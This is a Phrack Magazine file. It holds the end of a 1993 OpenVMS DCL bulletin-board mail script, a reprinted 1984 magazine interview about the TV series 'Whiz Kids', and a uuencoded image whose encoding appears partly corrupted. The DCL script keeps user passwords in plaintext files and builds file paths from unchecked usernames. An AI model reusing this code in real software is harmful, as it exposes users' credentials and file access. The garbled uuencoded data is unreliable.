$ write sys$output "                     [C] Clear Your Mailbox "
$ write sys$output "                     [D] Delete Your Mailbox "
$ write sys$output "                     [M] Go Back To Main Menu "
$ write sys$output " "
$ write sys$output " "
$ inquire mailmenu " (S,R,C,D,M)==> "
$ if mailmenu .eqs. "S" then goto smail
$ if mailmenu .eqs. "R" then goto rmail
$ if mailmenu .eqs. "C" then goto cmbx
$ if mailmenu .eqs. "D" then goto delmail
$ if mailmenu .eqs. "M" then goto mainmenu
$ if mailmenu .eqs. "" then goto M
$ goto M
$!
```

```
$!
$ delmail:
$ write sys$output "                        W A R N I N G ! ! !   "
$ write sys$output "  "
$ write sys$output "                Deleting Your Personal Mailbox "
$ write sys$output "             Will Remove You From The Users File "
$ write sys$output " "
$ inquire del "Do You Want To Delete Your Mailbox ? (Y/N) "
$ if del .eqs. "Y" then goto mbxdely
$ if del .eqs. "N" then goto mbxdeln
$ goto M
$!
$ mbxdely:
$ goto dmbx
$ goto M
$!
$ mbxdeln:
$ cls
$ write sys$output " "
$ write sys$output "   Mailbox not Deleted "
$ wait 0:00:02
$ goto M
$!
$ I:
$ cls
$ write sys$output " We're sorry if this system isn't 100% working fine. "
$ write sys$output " We keep on to work at it. If you find bugs and/or errors, "
$ write sys$output " please send me an URGENT mail (P option at Main Menu) "
$ write sys$output " Thanks."
$ write sys$output " "
$ write sys$output "                                Bbs Staff "
$ wait 0:00:03
$ goto mainmenu
$!
$P:
$ cls
$ write sys$output " "
$ define/user_mode sys$input sys$command
$ mail sys$command <YOUR ACCOUNT> !!!!!!!<-- your VMS account, where you can
$! receive regular vms mail via the vms mail utility
$ goto mainmenu
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ newusr:
$!
$! NEWUSR.COM VERSION 1.0 BETA
$!
$ on warning then goto ok
$ on control_y then goto ok
$ on error then goto ok
$ on severe_error then goto ok
$ set on
$ in  :== "inquire /nopunctuation"
$ out :== "write sys$output"
$!
$ cls
$ write sys$output " "
$ out blink
$ out " Welcome New User ! "
$ out normal
$ out " "
$ out " "
$!
$ in usr  "Username: "
$ open /read mailfile [bbs]'usr'.mail /error=ok
$ out " "
$ out "This Username already Exists."
$ out " "
$ wait 0:00:02
$ exit
$ ok:
```

```
$ set term/noecho
$ in pass "Password: "
$ set term/echo
$ open /write mailfile [bbs]'usr'.mail
$ write [bbs]mailfile pass
$ close [bbs]mailfile
$ out " "
$ out "User ''usr' Added To Users File."
$ out " "
$ wait 0:00:02
$ exit
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ ! bsbbye, displays a ascii file and logs user out of the system
$ bbsbye:
$ cls
$ type [bbs]goodbye.txt /nopage
$ FINISH = F$CVTIME(,,"TIME")
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT "                S F E R R A  B B S  ( C )  1 9 9 3 "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT "                           L O G O U T "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT " "
$ WRITE SYS$OUTPUT "               C A L L  B A C K  S O O N ! ! !"
$ write sys$output " "
$ write sys$output  " "
$ write sys$output  " "
$ write sys$output  " "
$ write sys$output  " "
$ open/append output_file [bbs]users.dat
$ write output_file "User: ''user' disconnected from ''device' on ''finish'"
$ write output_file "-------------------------------------------------"
$ close output_file
$ exit
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ smail:
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$! SENDMAIL.COM VERSION 1.0 BETA
$!
$!
$!
$ on error then goto nouser
$ on severe_error then goto nouser
$ in  :== "inquire /nopunctuation"
$ out :== "write sys$output"
$!
$ cls
$ out " Write Your Message Below. End With a Dot (.) "
$!
$ pass=""
$ in usr  "From  : "
$ open /read checkpw [bbs]'usr'.mail /error=wronguspw
$ set term/noecho
$ in pw "Password: "
$ set term/echo
$ read checkpw pass
$ if pass .nes. pw then goto wronguspw
$ if pass .nes. "" then close checkpw
$ in dest "To    : "
$ open /append mailfile [bbs]'dest'.mail /error=nouser
$ in obj  "Object: "
$ write mailfile "From    : ",usr
$ write mailfile "To      : ",dest
```

```
$ write mailfile "Object  : ",obj
$ write mailfile " "
$ write mailfile "Text  :"
$ write mailfile " "
$ line=2
$ previous:
$ line=line-1
$ if line .eq. 0 then line=1
$ again:
$ in text "''line': "
$ if text .eqs. "c" then goto previous
$ if text .eqs. "." then goto endinput
$ write mailfile text
$ line=line+1
$ goto again
$ endinput:
$ write mailfile "------"
$ close mailfile
$ out " "
$ out "Mail Sent."
$ wait 0:00:02
$ exit
$ nouser:
$ out "The user does not exists, please check the name."
$ out " "
$ wait 0:00:02
$ exit
$ wronguspw:
$ out " "
$ out "You have entered a wrong Username/Password."
$ out " "
$ wait 0:00:02
$ if pass .nes. "" then close checkpw
$ exit
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ rmail:
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$!
$!
$! READMAIL.COM VERSION 1.0 BETA
$!
$!
$!
$ on error then goto finished
$ on severe_error then goto finished
$ in  :== "inquire /nopunctuation"
$ out :== "write sys$output"
$!
$!
$ out " "
$ in usr  "Username: "
$ set term/noecho
$ in pass "Password: "
$ set term/echo
$ open /read mailfile [bbs]'usr'.mail /error=wronguspw
$ mails=0
$ read mailfile pw
$ if pw .nes. pass then goto wronguspw
$ again:
$ read mailfile text /end=finished
$ if text .eqs. "------" then gosub pause
$ out text
$ goto again
$ finished:
$ close mailfile
$ if mails .eq. 0 then goto nomails
$ out " "
$ out "End of Mails."
$ wait 0:00:02
$ exit
```

```
$ nomails:
$ out "You have no mails."
$ out " "
$ wait 0:00:02
$ exit
$ pause:
$ out " "
$ in more "Press any key to read next mail, press X to exit."
$ if more .eqs. "X" then goto exitmail
$ text=CLC
$ mails=mails+1
$ return
$ wronguspw:
$ out " "
$ out "You have entered a wrong Username/Password."
$ out " "
$ close mailfile
$ exit
$ exitmail:
$ close mailfile
$ exit
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ cmbx:
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$!
$! CLEARMAIL.COM VERSION 1.0 BETA
$!
$!
$!
$ on error then goto mistake
$ on severe_error then goto mistake
$ in  :== "inquire /nopunctuation"
$ out :== "write sys$output"
$!
$ cls
$!
$ pass=""
$ in usr  "Username: "
$ open /read mailfile [bbs]'usr'.mail /error=wronguspw
$ set term/noecho
$ in pass "Password: "
$ set term/echo
$ mails=0
$ read mailfile pw
$ if pw .nes. pass then goto wronguspw
$ close mailfile
$ open /write newfile [bbs]usr.tmp /error=wronguspw
$ write newfile pw
$ close newfile
$ delete [bbs]'usr'.mail;*
$ rename [bbs]usr.tmp [bbs]'usr'.mail /nolog
$ cls
$ out " "
$ out "Mailbox Cleared."
$ wait 0:00:02
$ exit
$ mistake:
$ cls
$ out " "
$ out "An error has occurred, contact Sysop."
$ out " "
$ exit
$ wronguspw:
$ cls
$ out " "
$ out "You have entered a wrong Username/Password."
$ out " "
$ wait 0:00:02
$ if pass .nes. "" then close mailfile
$ exit
```

```
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ Dmbx:
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$!
$! DELETEMBX.COM VERSION 1.0 BETA
$!
$!
$!
$ on error then goto nouser
$ on severe_error then goto nouser
$ in  :== "inquire /nopunctuation"
$ out :== "write sys$output"
$ out " "
$!
$!
$ in usr  "Username: "
$ open /read mailfile [bbs]'usr'.mail /error=nouser
$ set term/noecho
$ in pass "Password: "
$ set term/echo
$ read mailfile pw
$ close mailfile
$ if pw .eqs. pass then goto deleteit
$ out " "
$ out "Wrong Password."
$ wait 0:00:02
$ exit
$ deleteit:
$ delete [bbs]'usr'.mail;* /nolog
$ out " "
$ out "Mailbox Deleted."
$ out " "
$ wait 0:00:02
$ exit
$ nouser:
$ out " "
$ out "This Mailbox doesn't exists!"
$ out " "
$ wait 0:00:02
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ fileslist
$!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ fileslist: subroutine
$ cls
$ type [bbs.files]files.txt
$ write sys$output " "
$ exit
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 17 of 28

****

[While scouring through the fire hazard I call a bedroom, I stumbled upon this piece of history. I don't know how many of you will remember this, or moreover, how many of you will appreciate it, but here it is anyway.]

(From Video Games, No. 16, January 1984)

Hollywood-Style Bits and Bytes

Whiz Kids' Executive Producer Phil DeGuere Takes You Behind the Scenes of His Hit TV Series

by Richard Goodwin

"I want to overcome what appears to be peoples' innate fear of computers at an early age to that they won't have any fear nor will be particularly in awe of them," says Executive Producer Phil DeGuere of his new TV series "Whiz Kids."

At the time he was speaking, it was January and CBS had just given him the go-ahead to prepare a pilot. After the pilot was delivered in April, the network gave him a series commitment to produce the successive episodes.

It wasn't until this past June that "WarGames" opened and DeGuere, who wasn't overly thrilled with the summer smash, goes to great length to make people aware that there are no similarities. In fact, he says, the idea was hatched more like a year-and-a-half ago, before WarGames even went into production. DeGuere, a large, slightly rumpled appearing Californian, is one of Universal's most successful television producers. He has been with the giant studio for nearly a decade and has had a string of popular series including "Baa Baa Black Sheep" and the current hit, "Simon and Simon." A long time fan of science fiction, DeGuere feels the new series, now seen on Wednesday evenings is living up to the original meaning of science fiction. He's taking today's technology and expanding upon it in fictionalized settings.

"The important thing is versilitude and not accuracy," he says while seated in his large office. "You should feel when watching it that it's the real thing. I think we've succeeded in that because consistently, computer professionals have enjoyed the pilot and even though they know better than anybody that there are impossible things being done in that pilot. It's not like having a Volkswagon fly...it's not that impossible."

Computer fans will find many identifiable machines on the show with most of the major companies represented in one way or another. "I've got to differentiate between what are essentially props on the one hand and working gadgets on the other," DeGuere explains. "In terms of props, you're going to see things like Apples and Ataris. We have been using some Aquariuses from Mattel and if Coleco ever comes up with ADAM, I'm sure we'll use that too.

"On the higher tech side, we'll have some of the hot portable computers like Gavilan and Compass, all of which basically are things people sit at. There may not be any systems functioning during the course of the show.

"When it comes to real working gadgets, it appears that we have worked out an arrangement with Xerox to use what is probably the most sophisticated personal computer in existence, the Xerox 1100, which is such an expensive machine and was responsible for some super-high

resolution graphics in the pilot. After some modifications to the machine it will be capable of generating some great graphic material."

DeGuere shifts a bit in his chair, runs a hand through his tousled hair and adds, "We're into some robots. We're using one called RB5. They're pretty amazing machines. RB5 is like an R2D2. We're planning to incorporate it into some classroom situations."

The computer whiz and focal point of the series centers around Richie, the "hacker" played by Matthew Laborteaux. He's surrounded by three friends with varying degrees of interest in computers but all love the adventures. There's Hamilton Parker (Todd Porter), the freshman class president; Jeremy (Jeffrey Jacquet), the resident jock and Alice (Andrea Elson) who wants to belong to the gang. Richie is also forced to deal with a younger sister (Melanie Gaffin) who wants to be in on the action but is either too scared or perhaps intimidated a bit by Richie.

The youngsters go to a progressive California high school with a full complement of computers and an exasperated teacher who is always bested by Richie. When danger lurks, though, the kids turn to Farley (Max Gail, best remembered as Wojo on "Barney Miller"), the crime reporter for the local paper.

Originally, the kids were teamed with a younger reporter, but CBS decided a more adult, experienced role model was needed to offset the youthful exuberance of the stars. Also representing the adult world is a cop named Quinn, played by A. Martinez. And to keep things interesting, the cool and dapper Quinn dislikes Farley, a Damon Runyeonesque-type of guy.

As seen in the pilot, the adults do not appear to be the brightest of people and DeGuere explains it's done on purpose. The focus of the show is on the kids. We want them, the underdogs, to succeed. In order for that to happen the adults have to tune them out," he defends. The first story has Richie and the gang bringing down an overambitious vice-president of a mammoth conglomerate. They story, while amusing, raised the ire of critics by the cavalier actions of the kids.

At a promotional meeting held early this summer, DeGuere defended his show with characteristic bluntness. "I insulted them personally and I insulted their family and I insulted their heritage, their future generations, their profession and just about anything else I could think up. The major attention being an attempt to get them off this idea that they have uncovered some horrible sin. I think we were very successful in doing that."

DeGuere says his series won't show the kids breaking into computers and invading peoples' privacy. Rather, the repercussions of such actions will form the core of some segments. "We were responsible on those subjects from the very beginning," he points out. "There is something synergistic about a computer program. A computer program does things that a computer designer does not always intend. Even if you sat down from scratch. If the armed forces came to you and said, 'Here's all the money and time in the world. You're going to start from scratch with the hardware and software. Build us a network that is totally secure.' I don't think it could be done. That's one of the things that's so fascinating about computers--the program ends up being more than the sum of its parts. Even though, in most states, there are statutes which state that accessing another computer system without permission is against the law."

"Whiz Kids" will benefit from the experience of two consultants, adding a level of technical accuracy other films and television programs have missed. David Gunn worked on the pilot and was signed on by DeGuere for the duration of the series. "He's very knowledgeable in the field of microcomputers and I'm fairly knowledgeable myself," he says. "We have a technical advisor on the show who is an investigator for the District Attorney's office and is a peace officer who has specialized in computer crimes for years. So, when it comes to areas of legality on the one hand and technical accuracy on the other, we go to him. This is a very

tiny portion of what's going on in the series. I personally would prefer the technological aspects to be handled as accurately as possible and I would rather have it believable than sound stupid.

"In many cases we will have characters spewing a lot of jargon and it happens to be true but it's not intended to be something the audience has to follow. It's like medical shows where the doctors are talking about this and that," DeGuere explains.

The series will be a fast-paced mixture of adventure and intrigue that usually has the kids stumbling upon a problem and then acting quickly to stop the crime or criminals without getting caught or killed. Added to the stories will be glimpses of their home lives and interrelationships. DeGuere repeats his hope that the show catches on and finds an audience so he can have the kids grow and develop, something fairly unique to series television. "If the show clicks, we have it cast in a way that allows us to follow them right on through college," he optimistically offers.

When not in school, the kids will be clustered around Richie's home computer and trying to crack cases. Richie has built a complicated system that would be any hacker's dream including a voice activated system named RALF complete with camera and robot appendages (This way Richie can eat a sandwich while using both hands to manipulate the keyboard).

DeGuere offers some upcoming storylines as examples of the broad mixture of the series. "Richie has a friend who he met at the computer store, who happens to be a data processing manager for a local chemical company. As it happens, they have just installed a new computer security program and he thinks the best way to test the program is to have a hacker like Richie try and break it. He hires Richie who breaks into the system and discovers a Trojan Horse buried in the computer. There's a program running inside the computer, developed by a bunch of unscrupulous people working at the company. These people are in the process of doing chemical biological warfare of their own, for sale to unfriendly third world nations.

"Needless to say, the project manager quickly disappears and Richie is the only one who knows he's in trouble. He doesn't know why but he knows his friend is gone. The kids unravel the mystery." The show will also feature a guest appearance by "Simon and Simon's" Jameson Parker in a bid by DeGuere to help link together the two CBS series. Later in the season when the Simons need some computer expertise, they will approach Richie.

"Or," DeGuere offers, "There is a computer used in the San Fernando Valley linking all the policemen to the department's computer. It's been the subject of a lot of articles because of cost overruns. Our story suggests that a clever criminal can figure out how to emulate one of the Mobile Data Terminals or the host computer. These are a bunch of bank robbers who figure out hat with come high tech stuff, they need only 15 minutes to get into the banks, get the money and leave. All you have to is make sure all the local police units in the area that could respond to the call are unavoidably detained for 15 minutes.

"That's what they're doing at the start of the story. Everyone thinks it's a matter of computer error until Richie says, 'There's no such thing as computer error. It's people error.' They go on to prove that by stumbling on to the criminals."

During the conversation, held long before the series finally premiered on October 5, DeGuere points out things are still developing. "We are, at the moment, waiting to see how several different approaches to storytelling turn out on film. Right now, I'm just seeing the rough cut of the first episode after the pilot. So I'd say we're in the gestation period right now. We are not one hundred percent sure of what mutations are going to be appropriate for this particular child. None of the things are quite formulated yet.

"We're trying to inject and build into the scripts as many solid entertainment values as we can. We want to have characters you care about, relationships that feel real and a general sense of fun rather than try and throw everything about computers into it. We're trying to make it high tech on a lot of different levels, not just computers.

"What happens on a new show, based on past experience, is that you don't know what is really working. I don't know until I get a chance to go home on Wednesday night and watch the evening news, watch the promos. I like to see how it leads into the movie and by that time, I will have begun to have an impression of what we're doing right and what we're doing wrong. Most series hit their peak, in terms of quality, in the middle of their second year. It's true of "Simon and Simon" and it's true of almost every other show I've worked on."

The show was originally scheduled to air on Saturday nights but over the summer CBS switched it to Wednesday explaining that it would be a better opportunity to attract the youthful audience a show like "Whiz Kids" needs as a base. There are more TV sets in use on a Wednesday and the competition is diffuse with ABC offering "The Fall Guy" and NBC serving up more "Real People." This gives the show a better chance than if it was put up against "Different Strokes," "Silver Spoons" and "T.J. Hooker."

"My personal feeling is that the show will be given a reasonable chance to succeed. It will probably mean two or three weeks after the World Series and if, by then, it has not established an audience, I do not anticipate it will be moved around--I don't know where they could move it to, frankly."

As a result of researching the series, DeGuere who owns an Apple at home and has an office automation system in place, feels that he is fed up with computers. He complains of not being able to find the interest in running programs on his personal computer and has spent weeks getting the office system to work properly. Between that, researching the series, watching the critics nitpick "WarGames" apart and the press reporting every move made by the nation's hackers (most notably the 414 gang) he's fed up. "People are being bombarded about computers everywhere they turn. They take five steps and somewhere you'll be hit by the subject. Consequently, there may be an overkill factor involved. The best of all possible ways our series can benefit from "WarGames" is if a large number of our potential audience think that "WarGames" was a movie they might have wanted to see if they wanted to go to the movies."

Fact or fiction, reality or overkill, Phil DeGuere is hoping that his series, co-created with producer Robert Shayne, will find a place in the prime-time sweepstakes. The idea is certainly unique and he is fortunate enough to have had the show in development when the rest of the world was just beginning to understand the important impact computers are having on our lives. Now, the question remains, do people care enough to tune in once a week and watch a group of students battle for truth, justice and the American Way using microchips, floppy disks and modems instead of guns, badges and sirens!

```
begin 644 whiz.jpg
M_]C_[0"3061O8F5?4&AO=&]S:&]P,BXU.@!D````9```.$))30/M```````0
M`&0````!``$`9`````$``3A"24T#\P``````!P``````````.$))30/T````
M```2`#4````!`"T````&````````.$))30/W```````<``#_______________
M_____________`^@``/_N``Y!9&]B90!D@`````#_VP!#``0"`P,#`@,#
M`P0%!`0$!0<&!04%!PH*"`8("@H-#0P,#`P-#A`0#PX/#PT0$1$1$A,5%144
M$A45%145%145%17_P``+"`$1`9`!`1$`_\0`T@````8#`0$!````````````
M!`4&!P,"`0`("0H+$``!`P($`P4$!`H!#@$#`&L!$0(#!`4`(3$2!@=!"!-1
M(F%Q@10)D:$R%?"Q0B,*P=$6X?%28C,D%W)#-!B"DADE1%-C)G,U5">B9+*#
MDZ-TA)3"TC9%LT:DM%;#TU4H&N+RX_/$U.3T976%E:6UQ=7E]69VAI:FML;6
MYO8W1U=G=X>7I[?'U^?W.$A8:'B(F*BXR-CH^"DY25EI>8F9J;G)V>GY*CI*
M6FIZBIJJNLK:ZOK_W0`$`#+_V@`(`0$``#\`X[N\3HZ]S4("#IB!2`"5]IQ'
M,Y3^O%.JXUP.AQ@.(/NQ)'*\-R*8GCJ969AW3$\5RJ&E'=.F)X[D!D]@\"F)
M65],6;2#C(DI)&/\R%<@?QXC=$'%Q;(T^&>,&)P14UZ'3$+XWAZ%I]J98J6.
```

```
M3KB+//V?1B-%'F\,;(<PU-<8`(C.6IQ&YJYZ8RT`$'48UV9UU.->T;DZ8J[3
MKBI=T!]F,D(/7&L"N3JF-<Q"3KBH<@)^OPQG-VX>&,)D`<9VC+%FMTQ)FBZ)
MC!^T=N+MT/1,985.0_CB^IQDE6C/3&8QN!'UXP5!0KC"..-0`J?JQ;<K,L8<
M2B$]<6:I5<5>I`(7/IC7!P;GF5TQ4$C'_]#F7B2VTM'Q_P#!U]0:6(/9WDFP
MN#&^X8,N.8K956V"EMMRI9:2B:X0/,!CDE74DG4X;N:)PE<W7,YX<KDER_CX
MIX.XJN4EMJ*^2C:UE.87`(XYE%(4CJ/#!9<^7=Q@+EMEQA#<R70N(^K"=KN'
MS"_87N:[PD:0<!)K9+%$7%S2@P%;&[;HF>+PT\LDK&,!<][D#0,R3A35W+KC
MFEIF5$U@N`C<T.:YL)<"#UR7!#6VNY4;B*JCJ(2#I)&X?C&`VR1VYH:2G08C
M>)(W%K@6D=#C+9Y4!#G8F;6U#/ROXXEBK:A[<PU/Z3M,2O=&ZD=-OC:0_;L0
MESAX^@P"GE?')W9;L)S0]`1EB)TQ`1`BKC+9`4&U/'TQ;(G(Y>N,.&B?5C(;
ME[=,9D"_9]^(SED>N,$9JF8.,E-J:XJ,G@XL'`DC/&"F9&*=5&N-S48D&28L
M%08NT_9#O#&0,E&N-+?3%D'3ZL9"HF,L"XSIT5<5<"OZL9]VGAC0TEPQ9Z:!
M<9:S<=S3X8NBDG&=A\HZ],1S-SS*8O-3%E!'/_2<BX__T6OYO<,6R?G"(9;Y
M26TRQM>]E2`D8`R709G$G&UWN</";.'^_P"'[E3P,1M1`U'N]P)"X:!M%1GA
MVJJW_P"&MKV1-:'9=T8W%V7M`SQT/V+S+3<M[_*V*4-%:#N`\OV1^+KAY*2I
M;,PODV#)#O'[<-=SI@HWUE*XQ4(V^8N>P9>&&IXPMD3K'.\,M[_+]J(HX#V+
MAM7V](PG4X57(_AB:^<V^&K<'F-KJIKWR-"[&LS)^K':E^K[?:(Y623RB-C?
M--W2Q1)D5=AJ>;O,GA.SPMI7%EUG>2V1E+&#W9`T+W>4'P0XYYXTXOI[A>*J
MIL]%]U4,FP2QQ(Z0'55(*$G7:@.$OQ/=Z&LAABHZ$4X82Y\CG;GR$ZKX#V8)
MVN`9KETSPH*8\#S48=4?>E/4AC58P1OB>[J!H0/#7`&^0VV%D'W=5S5=.X-<
M8YH^[?&[J,B0?:#@NJ"#*\M*M<5!52G[<12$N<7YK^4<9>"'`^BC%?RM=>N-
M+UR*ZXLU^W+4:K@0WS-5IQNTY$Y8C.J#&`"AR7&[2/%?Q8T-\R'KC2TJB(#H
MN-VDC3&[2=1KT&-+'=<CC*(F1Q8J570%<7R(ST&-:TM<HTZXEVD.R\,9#%:X
MG5,L8#"&@(I7%V,<<MH]N+-C.S/ZL4[MX<%.1Q*8B`I&-[D]?'(8P6>/7/%Q
M'Y44C%XMH<6GPQ7[+CDK1B*1PS.9`PH>(K:;@2Q5;@@JGR$>['_TD%VG+3-
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
```

```
M!O?(3FXDZG!GQ/:Z*?X5SK0RH+’*.\+?+ZY]<-’SLX?I_@)’Q6ED#2"KHW!1
M]6&/DLSV\3V>.-CE=41[5\=PPK>W-.XWGA6E=EW5&X[?51C_U5M8Z*.IXSXL
M"INJ(6.)"C*,845-9TC,9+2URC+%N’>’(Z&OFJ&1,&\’<6KG[<*FGH&R4T6_
M(JNT8FG;%3Q&+;N!S).N">LIPZK$@!R’V3X8XT[:-S8.8#+9;I’PM#S4U4+2
M0TU!‘‘=ZHT‘‘^W#,5-3)/4U39YW[9Y‘Z0N)=N(ZGQ.(9Y8=H9‘UX:/M%QS?Z
MITP’D51D,8<FT*ASQACB’A"%7KIBWE=/YW$C\IS1^(8P\’/0$D+KC>Z<^-SF
M‘$-.?CB/:@()QL2!Q0J,4(0^PXG@"R-!R!_’AV>3%/.VH9’31MDD=M(‘3<OH
MN.@+&YU=0QBL@8P-‘‘)!#LLOP."#G%:8ZVU0QJVH[L;0’YE#E[<<V\UK&RT7
M.%T8#>]4.;T"82P4>TC%‘I*DX%U%(8*6"H<X’OU(:-0A3$<T#HHF.>0#)F&]
M0/’%‘WRGQU]V,)B2!Q;,QX^T"#A0W^L$’$]-=*0!@J8XGR,:$!<6@.^DKAT9
